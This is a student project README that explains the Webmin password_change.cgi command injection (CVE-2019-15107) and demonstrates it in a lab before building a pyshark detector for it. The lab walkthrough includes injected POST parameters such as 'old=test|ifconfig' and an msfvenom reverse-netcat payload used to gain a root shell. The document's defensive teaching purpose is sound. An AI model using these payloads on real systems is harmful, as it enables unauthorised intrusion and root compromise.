 gozn/detect-cve-2019-15107-by-pyshark
school project

I. Overview of CVE-2019-15107
Webmin is a web-based interface for system administration for Unix. Using any web browser, you can set up user accounts, Apache, DNS, file sharing, and more.
On August 10, 2019, Turkish cybersecurity researcher Özkan Mustafa Akkuş published the Zero-day vulnerability at DefCon. In addition to publishing the vulnerability, Akkuş also released a Metasploit module to automate exploitation of this vulnerability. Due to a code execution flaw in the password reset function of the password_change.cgi file, this vulnerability allows a third party to execute malicious code without input authentication.
II. Affected versions
This vulnerability affects Webmin versions from 1.882 to 1.921. To prevent this vulnerability, those using Webmin should update to the latest Webmin version 1.93.
III. Vulnerability analysis
In Webmin, the "allow user password changes" feature must be enabled to exploit this vulnerability. This is the only condition; however, many Webmin administrators enable this feature. It allows users to set a new password with the old one. In the Webmin application source code, there are some notable ".cgi" files. One of them is password_change.cgi.


There is only one requirement for the parameters in this file to work: the value of "passwd_mode" in the configuration file "miniserv.conf" must be set to "2".
At this point, we will use "|" by reading the /etc/shadow file during the old password verification. For example, a normal change password command:


If we insert a simple command like "ifconfig" into the change password command as shown below, the "ifconfig" command is executed and the result is displayed.
IV. Deployment model

Ubuntu machine (victim) running Webmin version 1.920 with IP address: 192.168.109.128

Kali machine (attacker) with IP address: 192.168.109.131
Because this CVE exploits the password reset function when the old password has expired in Webmin, the victim must configure Webmin with the option "Prompt users with expired password to enter a new one".

V. Exploiting CVE vulnerability
First, the attacker machine uses Burp Suite to capture requests sent when changing passwords on Webmin from the link: 192.168.109.128:10000/password_change.cgi (victim IP)


Then the attacker sends this request to the Repeater tab of Burp Suite to test the vulnerability.
The attacker modifies some information in the captured request packet. Because to change the password, the HTTP Method must be POST, not GET as initially.

Then the attacker sends a test request to change the password from the old password to the victim’s Webmin server:
“user=test&pam=&old=test&new1=test2&new2=test2”

When sending the request, we receive a notification that the old password is incorrect (The current password is incorrect), so the core lies in the "old" parameter.
Next, we try inserting a basic command like ifconfig after the old parameter, so that when the server checks the old password, it executes the inserted command. For example:
“user=test&pam=&old=test|ifconfig&new1=test2&new2=test2”

Similarly, when the server checks the old password, it is still incorrect, but after checking that password, the "ifconfig" command is executed and displayed.
Then, to gain root access, we use the Metasploit framework to create a payload sent to the victim’s Webmin server to receive a shell session.
“msfvenom -p cmd/unix/reverse_netcat lhost= lport=”

Next, we copy the payload and insert it into the request in Burp Suite.


After sending the request containing the payload to the Webmin server, the victim machine is compromised with a reverse shell. The attacker receives a shell session to the victim machine (ip: 192.168.109.128 port 37218).

Thus, we have gained root access through this CVE vulnerability.
VI. Determining the attack signature
Use Wireshark to capture packets at the network layer.


Since exploiting this CVE requires the attacker to use the /password_change.cgi path to send requests containing malicious payloads via the HTTP POST method, we must analyze the HTTP packets captured in Wireshark.
We can see that the "ifconfig" command is inserted during the Webmin server's old password verification.


Therefore, we determine the signature of this CVE as the parameters passed during the password change process via the /password_change.cgi path: “user=test&pam=&old=test | <attacker's desired command> &new1=test2&new2=test2” VII. Building a detection tool for CVE-2019-15107
As analyzed above, the attacker must inject a command into the old parameter ("old password") to carry out the attack.


To detect anyone attempting to inject commands based on this CVE vulnerability, we need to capture and analyze the HTTP packets they send using the "pyshark" tool.